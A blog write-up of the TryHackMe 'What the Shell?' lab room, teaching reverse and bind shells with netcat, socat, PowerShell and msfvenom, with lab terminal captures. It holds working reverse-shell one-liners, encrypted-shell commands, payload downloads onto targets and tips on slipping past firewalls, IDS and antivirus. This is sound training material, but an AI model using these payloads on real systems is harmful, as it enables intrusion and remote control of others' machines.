

TryHackMe What the Shell?

Saikat Karmakar | Aug 12 : 2021

Intro

Before we can get into the intricacies of sending and receiving shells, it's important to understand what a shell actually *is*. In the simplest possible terms, shells are what we use when interfacing with a Command Line environment (CLI). In other words, the common bash or sh programs in Linux are examples of shells, as are cmd.exe and Powershell on Windows. When targeting remote systems it is sometimes possible to force an application running on the server (such as a webserver, for example) to execute arbitrary code. When this happens, we want to use this initial access to obtain a shell running on the target.

In simple terms, we can force the remote server to either send us command line access to the server (a **reverse** shell), or to open up a port on the server which we can connect to in order to execute further commands (a **bind** shell).

Tools

There are a variety of tools that we will be using to receive reverse shells and to send bind shells. In general terms, we need malicious shell code, as well as a way of interfacing with the resulting shell. We will discuss each of these briefly below:

Netcat:

Netcat is the traditional "Swiss Army Knife" of networking. It is used to manually perform all kinds of network interactions, including things like banner grabbing during enumeration, but more importantly for our uses, it can be used to receive reverse shells and connect to remote ports attached to bind shells on a target system. Netcat shells are very unstable (easy to lose) by default, but can be improved by techniques that we will be covering in an upcoming task.

Socat:

Socat is like netcat on steroids. It can do all of the same things, and *many* more. Socat shells are usually more stable than netcat shells out of the box. In this sense it is vastly superior to netcat; however, there are two big catches:

1. The syntax is more difficult
2. Netcat is installed on virtually every Linux distribution by default. Socat is very rarely installed by default.

There are work arounds to both of these problems, which we will cover later on.

Both Socat and Netcat have .exe versions for use on Windows.

Metasploit -- multi/handler:

The `auxiliary/multi/handler` module of the Metasploit framework is, like socat and netcat, used to receive reverse shells. Due to being part of the Metasploit framework, multi/handler provides a fully-fledged way to obtain stable shells, with a wide variety of further options to improve the caught shell. It's also the only way to interact with a *meterpreter* shell, and is the easiest way to handle *staged* payloads -- both of which we will look at in task 9.

Msfvenom:

Like multi/handler, msfvenom is technically part of the Metasploit Framework, however, it is shipped as a standalone tool. Msfvenom is used to generate payloads on the fly. Whilst msfvenom can generate payloads other than reverse and bind shells, these are what we will be focusing on in this room. Msfvenom is an incredibly powerful tool, so we will go into its application in much more detail in a dedicated task.

Aside from the tools we've already covered, there are some repositories of shells in many different languages. One of the most prominent of these is [Payloads all the Things](#). The PentestMonkey [Reverse Shell Cheatsheet](#) is also commonly used. In addition to these online resources, Kali Linux also comes pre-installed with a variety of webshells located at `/usr/share/webshells`. The [SecLists repo](#), though primarily used for wordlists, also contains some very useful code for obtaining shells.

Types of Shell

At a high level, we are interested in two kinds of shell when it comes to exploiting a target: Reverse shells, and bind shells.

- **Reverse shells** are when the target is forced to execute code that connects *back* to your computer. On your own computer you would use one of the tools mentioned in the previous task to set up a *listener* which would be used to receive the connection. Reverse shells are a good way to bypass firewall rules that may prevent you from connecting to arbitrary ports on the target; however, the drawback is that, when receiving a shell from a machine across the internet, you would need to configure your own network to accept the shell. This, however, will not be a problem on the TryHackMe network due to the method by which we connect into the network.
- **Bind shells** are when the code executed on the target is used to start a listener attached to a shell directly on the target. This would then be opened up to the internet, meaning you can connect to the port that the code has opened and obtain remote code execution that way. This has the advantage of not requiring any configuration on your own network, but may be prevented by firewalls protecting the target.

As a general rule, reverse shells are easier to execute and debug, however, we will cover both examples below. Don't worry too much about the syntax here: we will be looking at it in upcoming tasks. Instead notice the difference between reverse and bind shells in the following simulations.

Reverse Shell example:

Let's start with the more common reverse shell.

Nine times out of ten, this is what you'll be going for -- especially in CTF challenges like those of TryHackMe.

Take a look at the following image. On the left we have a reverse shell listener -- this is what receives the connection. On the right is a simulation of sending a reverse shell. In reality, this is more likely to be done through code injection on a remote website or something along those lines. Picture the image on the left as being your own computer, and the image on the right as being the target.

On the attacking machine:

```
sudo nc -lvnp 443
```

On the target:

```
nc <LOCAL-IP> <PORT> -e /bin/bash
```

```
muri@augury:~$ whoami
muri
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43
286
whoami
shell
```

```
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ nc 10.11.12.223 443 -e /bin/bash
```

Notice that after running the command on the right, the listener receives a connection. When the `whoami` command is run, we see that we are executing commands as the target user. The important thing here is that we are *listening* on our own attacking machine, and sending a connection *from* the target.

Bind Shell example:

Bind shells are less common, but still very useful.

Once again, take a look at the following image. Again, on the left we have the attacker's computer, on the right we have a simulated target. Just to shake things up a little, we'll use a Windows target this time. First, we start a listener on the target -- this time we're also telling it to execute `cmd.exe`. Then, with the listener up and running, we connect from our own machine to the newly opened port.

On the target:

```
nc -lvnp <port> -e "cmd.exe"
```

On the attacking machine:

```
nc MACHINE_IP <port>
```

```
muri@augury:~$ nc 10.10.2.57 8080
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
whoami
win-shells\administrator

C:\Users\Administrator\Documents>
```

```
muri@augury:~$ evil-winrm -i 10.10.2.57 -u Administrator -p 'TryH4ckM3!'
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> nc -lvnp 8080 -e "cmd.exe"
nc.exe : listening on [any] 8080 ...
+ CategoryInfo          : NotSpecified: (listening on [any] 8080 ...:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

connect to [10.10.2.57] from (UNKNOWN) [10.11.12.223] 57336
```

As you can see, this once again gives us code execution on the remote machine. Note that this is not specific to Windows.

The important thing to understand here is that we are *listening* on the target, then connecting to it with our own machine.

The final concept which is relevant in this task is that of interactivity. Shells can be either *interactive* or *non-interactive*.

- **Interactive:** If you've used Powershell, Bash, Zsh, sh, or any other standard CLI environment then you will be used to interactive shells. These allow you to interact with programs after executing them. For example, take the SSH login prompt:

```
muri@augury:~$ ssh muri@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:jCJ4Gy58lrIoEMeuw1tv2suRIfoKJ17YMaOlgm+nk0A.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

Here you can see that it's asking *interactively* that the user type either yes or no in order to continue the connection. This is an interactive program, which requires an interactive shell in order to run.

- **Non-Interactive** shells don't give you that luxury. In a non-interactive shell you are limited to using programs which do not require user interaction in order to run properly. Unfortunately, the majority of simple reverse and bind shells are non-interactive, which can make further exploitation trickier. Let's see what happens when we try to run SSH in a non-

interactive shell:

```
muri@augury:~$ listener
listening on [any] 443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37104
```

```
whoami
muri
```

```
ssh muri@localhost
```

Notice that the `whoami` command (which is non-interactive) executes perfectly, but the `ssh` command (which *is* interactive) gives us no output at all. As an interesting side note, the output of an interactive command *does* go somewhere, however, figuring out *where* is an exercise for you to attempt on your own. Suffice to say that interactive programs do not work in non-interactive shells.

Additionally, in various places throughout this task you will see a command in the screenshots called `listener`. This command is an alias unique to the attacking machine used for demonstrations, and is a shorthand way of typing `sudo rlwrap nc -lvnp 443`, which will be covered in upcoming tasks. It will *not* work on any other machine unless the alias has been configured locally.

NetCat

As mentioned previously, Netcat is the most basic tool in a pentester's toolkit when it comes to any kind of networking. With it we can do a wide variety of interesting things, but let's focus for now on shells.

Reverse Shells

In the previous task we saw that reverse shells require shellcode and a listener. There are *many* ways to execute a shell, so we'll start by looking at listeners.

The syntax for starting a netcat listener using Linux is this:

```
nc -lvnp <port-number>
```

- `-l` is used to tell netcat that this will be a listener
- `-v` is used to request a verbose output
- `-n` tells netcat not to resolve host names or use DNS. Explaining this is outwith the scope of the room.
- `-p` indicates that the port specification will follow.

The example in the previous task used port 443. Realistically you could use any port you like, as long as there isn't already a service using it. Be aware that if you choose to use a port below 1024, you will need to use `sudo` when starting your listener. That said, it's often a good idea to use a well-known port number (80, 443 or 53 being good choices) as this is more likely to get past outbound firewall rules on the target.

A working example of this would be:

```
sudo nc -lvnp 443
```

We can then connect back to this with any number of payloads, depending on the environment on the target.

An example of this is displayed in the previous task.

Bind Shells

If we are looking to obtain a bind shell on a target then we can assume that there is already a listener waiting for us on a chosen port of the target: all we need to do is connect to it. The syntax for this is relatively straight forward:

```
nc <target-ip> <chosen-port>
```

Here we are using netcat to make an outbound connection to the target on our chosen port.

Netcat Shell Stabilisation

Ok, so we've caught or connected to a netcat shell, what next?

These shells are very unstable by default. Pressing Ctrl + C kills the whole thing. They are non-interactive, and often have strange formatting errors. This is due to netcat "shells" really being processes running *inside* a terminal, rather than being bonafide terminals in their own right. Fortunately, there are many ways to stabilise netcat shells on Linux systems. We'll be looking at three here. Stabilisation of Windows reverse shells tends to be significantly harder; however, the second technique that we'll be covering here is particularly useful for it.

Technique 1: Python

The first technique we'll be discussing is applicable only to Linux boxes, as they will nearly always have Python installed by default. This is a three stage process:

1. The first thing to do is use `python -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better featured bash shell; note that some targets may need the version of Python specified. If this is the case, replace `python` with `python2` or `python3` as required. At this point our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` -- this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using Ctrl + Z. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
```

The full technique can be seen here:

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                  sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █
```

Note that if the shell dies, any input in your own terminal will not be visible (as a result of having disabled terminal echo). To fix this, type `reset` and press enter.

Technique 2: rlwrap

rlwrap is a program which, in simple terms, gives us access to history, tab autocompletion and the arrow keys immediately upon receiving a shell; however, *some* manual stabilisation must still be utilised if you want to be able to use Ctrl + C inside the shell. rlwrap is not installed by default on Kali, so first install it with `sudo apt install rlwrap`.

To use rlwrap, we invoke a slightly different listener:

```
rlwrap nc -lvnp <port>
```

Prepending our netcat listener with "rlwrap" gives us a much more fully featured shell. This technique is particularly useful when dealing with Windows shells, which are otherwise notoriously difficult to stabilise. When dealing with a Linux target, it's possible to completely stabilise, by using the same trick as in step three of the previous technique: background the shell with Ctrl + Z, then use `stty raw -echo; fg` to stabilise and re-enter the shell.

Technique 3: Socat

The third easy way to stabilise a shell is quite simply to use an initial netcat shell as a stepping stone into a more fully-featured socat shell. Bear in mind that this technique is limited to Linux targets, as a Socat shell on Windows will be no more stable than a netcat shell. To accomplish this method of stabilisation we would first transfer a [socat static compiled binary](#) (a version of the program compiled to have no dependencies) up to the target machine. A typical way to achieve this would be using a webserver on the attacking machine inside the directory containing your socat binary (`sudo python3 -m http.server 80`), then, on the target machine, using the netcat shell to download the file. On Linux this would be accomplished with curl or wget (`wget <LOCAL-IP>/socat -O /tmp/socat`).

For the sake of completeness: in a Windows CLI environment the same can be done with Powershell, using either Invoke-WebRequest or a webrequest system class, depending on the version of Powershell installed (`Invoke-WebRequest -uri <LOCAL-IP>/socat.exe -outfile C:\\Windows\\temp\\socat.exe`). We will cover the syntax for sending and receiving shells with Socat in the upcoming tasks.

With any of the above techniques, it's useful to be able to change your terminal tty size. This is something that your terminal will do automatically when using a regular shell; however, it must be done manually in a reverse or bind shell if you want to use something like a text editor which overwrites everything on the screen.

First, open another terminal and run `stty -a`. This will give you a large stream of output. Note down the values for "rows" and columns:

```
muri@augury:/tmp/Test$ stty -a
speed 38400 baud; rows 45; columns 118; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q;
stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
```

Next, in your reverse/bind shell, type in:

```
stty rows <number>
```

and

```
stty cols <number>
```

Filling in the numbers you got from running the command in your own terminal.

This will change the registered width and height of the terminal, thus allowing programs such as text editors which rely on such information being accurate to correctly open.

Socat

Socat is similar to netcat in some ways, but fundamentally different in many others. The easiest way to think about socat is as a connector between two points. In the interests of this room, this will essentially be a listening port and the keyboard, however, it could also be a listening port and a file, or indeed, two listening ports. All socat does is provide a link between two points -- much like the portal gun from the Portal games!

Once again, let's start with reverse shells.

Reverse Shells

As mentioned previously, the syntax for socat gets a lot harder than that of netcat. Here's the syntax for a basic reverse shell listener in socat:

```
socat TCP-L:<port> -
```

As always with socat, this is taking two points (a listening port, and standard input) and connecting them together. The resulting shell is unstable, but this will work on either Linux or Windows and is equivalent to `nc -lvnp <port>`.

On Windows we would use this command to connect back:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
```

The "pipes" option is used to force powershell (or cmd.exe) to use Unix style standard input and output.

This is the equivalent command for a Linux Target:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```

Bind Shells

On a Linux target we would use the following command:

```
socat TCP-L:<PORT> EXEC:"bash -li"
```

On a Windows target we would use this command for our listener:

```
socat TCP-L:<PORT> EXEC:powershell.exe,pipes
```

We use the "pipes" argument to interface between the Unix and Windows ways of handling input and output in a CLI environment.

Regardless of the target, we use this command on our attacking machine to connect to the waiting listener.

```
socat TCP:<TARGET-IP>:<TARGET-PORT> -
```

Now let's take a look at one of the more powerful uses for Socat: a fully stable Linux tty reverse shell. This will only work when the target is Linux, but is *significantly* more stable. As mentioned earlier, socat is an incredibly versatile tool; however, the following technique is perhaps one of its most useful applications. Here is the new listener syntax:

```
socat TCP-L:<port> FILE:`tty`,raw,echo=0
```

Let's break this command down into its two parts. As usual, we're connecting two points together. In this case those points are a listening port, and a file. Specifically, we are allocating a new `tty`, and setting the echo to be zero. This is approximately equivalent to using the Ctrl + Z, `stty raw -echo; fg` trick with a netcat shell -- with the added bonus of being immediately stable and allocating a full tty.

The first listener can be connected to with any payload; however, this special listener must be activated with a very specific socat command. This means that the target must have socat installed. Most machines do not have socat installed by default, however, it's possible to upload a [precompiled socat binary](#), which can then be executed as normal.

The special command is as follows:


```
socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

This is a handful, so let's break it down.

The first part is easy -- we're linking up with the listener running on our own machine. The second part of the command creates an interactive bash session with `EXEC:"bash -li"`. We're also passing the arguments: `pty`, `stderr`, `sigint`, `setsid` and `sane`:

- `pty`, allocates a pseudoterminal on the target -- part of the stabilisation process
- `stderr`, makes sure that any error messages get shown in the shell (often a problem with non-interactive shells)
- `sigint`, passes any Ctrl + C commands through into the sub-process, allowing us to kill commands inside the shell
- `setsid`, creates the process in a new session
- `sane`, stabilises the terminal, attempting to "normalise" it.

That's a lot to take in, so let's see it in action.

As normal, on the left we have a listener running on our local attacking machine, on the right we have a simulation of a compromised target, running with a non-interactive shell. Using the non-interactive netcat shell, we execute the special socat command, and receive a fully interactive bash shell on the socat listener to the left:

```
muri@augury:~$ sudo socat tcp-l:53 file:`tty`,raw,echo=0
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNETM0FstJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █
```

```
muri@augury:~$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.190.82] 47158
whoami
shell
socat tcp:10.11.12.223:53 exec:"bash -li",pty,stderr,sigint,setsid,sane
```

Note that the socat shell is fully interactive, allowing us to use interactive commands such as SSH. This can then be further improved by setting the `stty` values as seen in the previous task, which will let us use text editors such as Vim or Nano.

If, at any point, a socat shell is not working correctly, it's well worth increasing the verbosity by adding `-d -d` into the command. This is very useful for experimental purposes, but is not usually necessary for general use.

Socat Encrypted Shells

One of the many great things about socat is that it's capable of creating encrypted shells -- both bind and reverse. Why would we want to do this? Encrypted shells cannot be spied on unless you have the decryption key, and are often able to bypass an IDS as a result.

We covered how to create basic shells in the previous task, so that syntax will not be covered again here. Suffice to say that any time `TCP` was used as part of a command, this should be replaced with `OPENSSL` when working with encrypted shells. We'll cover a few examples at the end of the task, but first let's talk about certificates.

We first need to generate a certificate in order to use encrypted shells. This is easiest to do on our attacking machine:

```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
```

This command creates a 2048 bit RSA key with matching cert file, self-signed, and valid for just under a year. When you run this command it will ask you to fill in information about the certificate. This can be left blank, or filled randomly.

We then need to merge the two created files into a single `.pem` file:

```
cat shell.key shell.crt > shell.pem
```

Now, when we set up our reverse shell listener, we use:


```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

This sets up an OPENSSL listener using our generated certificate. `verify=0` tells the connection to not bother trying to validate that our certificate has been properly signed by a recognised authority. Please note that the certificate *must* be used on whichever device is listening.

To connect back, we would use:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

The same technique would apply for a bind shell:

Target:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
```

Attacker:

```
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -
```

Again, note that even for a Windows target, the certificate must be used with the listener, so copying the PEM file across for a bind shell is required.

The following image shows an OPENSSL Reverse shell from a Linux target. As usual, the target is on the right, and the attacker is on the left:

```
muri@augury:/tmp$ openssl req --newkey rsa:2048 -nodes -keyout encrypt.key -x509 -days 362 -out encrypt.crt
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'encrypt.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
muri@augury:/tmp$ cat encrypt.key encrypt.crt > encrypt.pem
muri@augury:/tmp$ sudo socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 -
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:58:25:4b:f4:75 brd ff:ff:ff:ff:ff:ff
    inet 10.10.199.58/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 3409sec preferred_lft 3409sec
    inet6 fe80::58:25ff:fe4b:f475/64 scope link
        valid_lft forever preferred_lft forever

muri@augury:/tmp$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43282
Linux linux-shell-practice 4.15.0-117-generic #118-Ubuntu SMP Fri Sep 4 20:02:41 UTC 2020 x86_64 x86_64 GNU/Linux
18:46:53 up 32 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ socat OPENSSL:10.11.12.223:53,verify=0 EXEC:/bin/bash
```

This technique will also work with the special, Linux-only TTY shell covered in the previous task - figuring out the syntax for this will be the challenge for this task. Feel free to use the Linux Practice box (deployable at the end of the room) to experiment if you're struggling to obtain the answer.

Common Shell Payloads

A previous task mentioned that we'd be looking at some ways to use netcat as a listener for a bindshell, so we'll start with that. In some versions of netcat (including the `nc.exe` Windows version included with Kali at `/usr/share/windows-resources/binaries`, and the version used in Kali itself: `netcat-traditional`) there is a `-e` option which allows you to execute a process on connection. For example, as a listener:

```
nc -lvp <PORT> -e /bin/bash
```

Connecting to the above listener with netcat would result in a bind shell on the target.

Equally, for a reverse shell, connecting back with `nc <LOCAL-IP> <PORT> -e /bin/bash` would result in a reverse shell on the target.

However, this is not included in most versions of netcat as it is widely seen to be very insecure (funny that, huh?). On Windows where a static binary is nearly always required anyway, this technique will work perfectly. On Linux, however, we would instead use this code to create a listener for a bind shell:

```
mkfifo /tmp/f; nc -lvp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

The following paragraph is the technical explanation for this command. It's slightly above the level of this room, so don't worry if it doesn't make much sense for now -- the command itself is what matters.

The command first creates a named pipe at `/tmp/f`. It then starts a netcat listener, and connects the input of the listener to the output of the named pipe. The output of the netcat listener (i.e. the commands we send) then gets piped directly into `sh`, sending the `stderr` output stream into `stdout`, and sending `stdout` itself into the input of the named pipe, thus completing the circle.

```
muri@augury:~$ whoami
muri
muri@augury:~$ nc 10.10.19.221 8080
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc -lvp 8080 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
listening on [any] 8080 ...
connect to [10.10.19.221] from (UNKNOWN) [10.11.12.223] 53514
```

A very similar command can be used to send a netcat reverse shell:

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

This command is virtually identical to the previous one, other than using the netcat connect syntax, as opposed to the netcat listen syntax.

```
muri@augury:~$ whoami
muri
muri@augury:~$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.19.221] 58080
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc 10.11.12.223 443 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

When targeting a modern Windows Server, it is very common to require a Powershell reverse shell, so we'll be covering the standard one-liner PSH reverse shell here.

This command is very convoluted, so for the sake of simplicity it will not be explained directly here. It is, however, an extremely useful one-liner to keep on hand:

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('**<ip>',**<port>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

In order to use this, we need to replace `<IP>` and `<port>` with an appropriate IP and choice of port. It can then be copied into a cmd.exe shell (or another method of executing commands on a Windows server, such as a webshell) and executed, resulting in a reverse shell:

```
muri@augury:~$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.2.57] 54846
```

```
PS C:\Users\Administrator> whoami
win-shells/administrator
PS C:\Users\Administrator>
```

```
FreeRDP:10.10.2.57
Administrator: Command Prompt - powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.11.12.223',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

For other common reverse shell payloads, [Payloads all the Things](#) is a repository containing a wide range of shell codes (usually in one-liner format for copying and pasting), in many different

languages. It is well worth reading through the linked page to see what's available.

msfvenom

Msfvenom: the one-stop-shop for all things payload related.

Part of the Metasploit framework, msfvenom is used to generate code for primarily reverse and bind shells. It is used extensively in lower-level exploit development to generate hexadecimal shellcode when developing something like a Buffer Overflow exploit; however, it can also be used to generate payloads in various formats (e.g. `.exe`, `.aspx`, `.war`, `.py`). It's this latter function that we will be making use of in this room. There is more to teach about msfvenom than could ever be fit into a single room, let alone a single task, so the following information will be a brief introduction to the concepts that will prove useful for this room.

The standard syntax for msfvenom is as follows:

```
msfvenom -p <PAYLOAD> <OPTIONS>
```

For example, to generate a Windows x64 Reverse Shell in an exe format, we could use:

```
msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>
```

```
muri@augury:~$ msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=10.11.12.223 LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Here we are using a payload and four options:

- `**_f** <format>`
 - Specifies the output format. In this case that is an executable (exe)
- `**_o** <file>`
 - The output location and filename for the generated payload.
- `**LHOST**<IP>`
 - Specifies the IP to connect back to. When using TryHackMe, this will be your [tun0 IP address](#). If you cannot load the link then you are not [connected to the VPN](#).
- `**LPORT**<port>`
 - The port on the local machine to connect back to. This can be anything between 0 and 65535 that isn't already in use; however, ports below 1024 are restricted and require a listener running with root privileges.

Staged vs Stageless

Before we go any further, there are another two concepts which must be introduced: **staged** reverse shell payloads and **stageless** reverse shell payloads.

- **Staged** payloads are sent in two parts. The first part is called the **stager**. This is a piece of code which is executed directly on the server itself. It connects back to a waiting listener, but doesn't actually contain any reverse shell code by itself. Instead it connects to the listener and uses the connection to load the real payload, executing it directly and preventing it from touching the disk where it could be caught by traditional anti-virus solutions. Thus the payload is split into two parts -- a small initial stager, then the bulkier reverse shell code which is downloaded when the stager is activated. Staged payloads require a special listener -- usually the Metasploit multi/handler, which will be covered in the next task.

- **Stageless** payloads are more common -- these are what we've been using up until now. They are entirely self-contained in that there is one piece of code which, when executed, sends a shell back immediately to the waiting listener.

Stageless payloads tend to be easier to use and catch; however, they are also bulkier, and are easier for an antivirus or intrusion detection program to discover and remove. Staged payloads are harder to use, but the initial stager is a lot shorter, and is sometimes missed by less-effective antivirus software. Modern day antivirus solutions will also make use of the Anti-Malware Scan Interface (AMSI) to detect the payload as it is loaded into memory by the stager, making staged payloads less effective than they would once have been in this area.

Meterpreter

On the subject of Metasploit, another important thing to discuss is a **Meterpreter** shell. Meterpreter shells are Metasploit's own brand of fully-featured shell. They are completely stable, making them a very good thing when working with Windows targets. They also have a lot of inbuilt functionality of their own, such as file uploads and downloads. If we want to use any of Metasploit's post-exploitation tools then we **need** to use a meterpreter shell, however, that is a topic for [another time](#). The downside to meterpreter shells is that they **must** be caught in Metasploit. They are also banned from certain certification examinations, so it's a good idea to learn alternative methodologies.

Payload Naming Conventions

When working with msfvenom, it's important to understand how the naming system works. The basic convention is as follows:

```
<OS>/<arch>/<payload>
```

For example:

```
linux/x86/shell_reverse_tcp
```

This would generate a stageless reverse shell for an x86 Linux target.

The exception to this convention is Windows 32bit targets. For these, the arch is not specified. e.g.:

```
windows/shell_reverse_tcp
```

For a 64bit Windows target, the arch would be specified as normal (x64).

Let's break the payload section down a little further.

In the above examples the payload used was `shell_reverse_tcp`. This indicates that it was a **stageless** payload. How? Stageless payloads are denoted with underscores (`_`). The staged equivalent to this payload would be:

```
shell/reverse_tcp
```

As staged payloads are denoted with another forward slash (`/`).

This rule also applies to Meterpreter payloads. A Windows 64bit staged Meterpreter payload would look like this:

```
windows/x64/meterpreter/reverse_tcp
```

A Linux 32bit stageless Meterpreter payload would look like this:

```
linux/x86/meterpreter_reverse_tcp
```

Aside from the `msfconsole` man page, the other important thing to note when working with msfvenom is:

```
msfvenom --list payloads
```

This can be used to list all available payloads, which can then be piped into `grep` to search for a specific set of payloads. For example:

```
muria@augury:~$ msfvenom --list payloads | grep "linux/x86/meterpreter"
linux/x86/meterpreter/bind_ipv6_tcp      Inject the mettle server payload (staged). Listen for an IPv6 connection (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid Inject the mettle server payload (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp      Inject the mettle server payload (staged). Listen for a connection
linux/x86/meterpreter/bind_tcp           Inject the mettle server payload (staged). Listen for a connection (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid      Inject the mettle server payload (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/meterpreter/find_tag            Inject the mettle server payload (staged). Use an established connection
linux/x86/meterpreter/reverse_ipv6_tcp    Inject the mettle server payload (staged). Connect back to attacker over IPv6
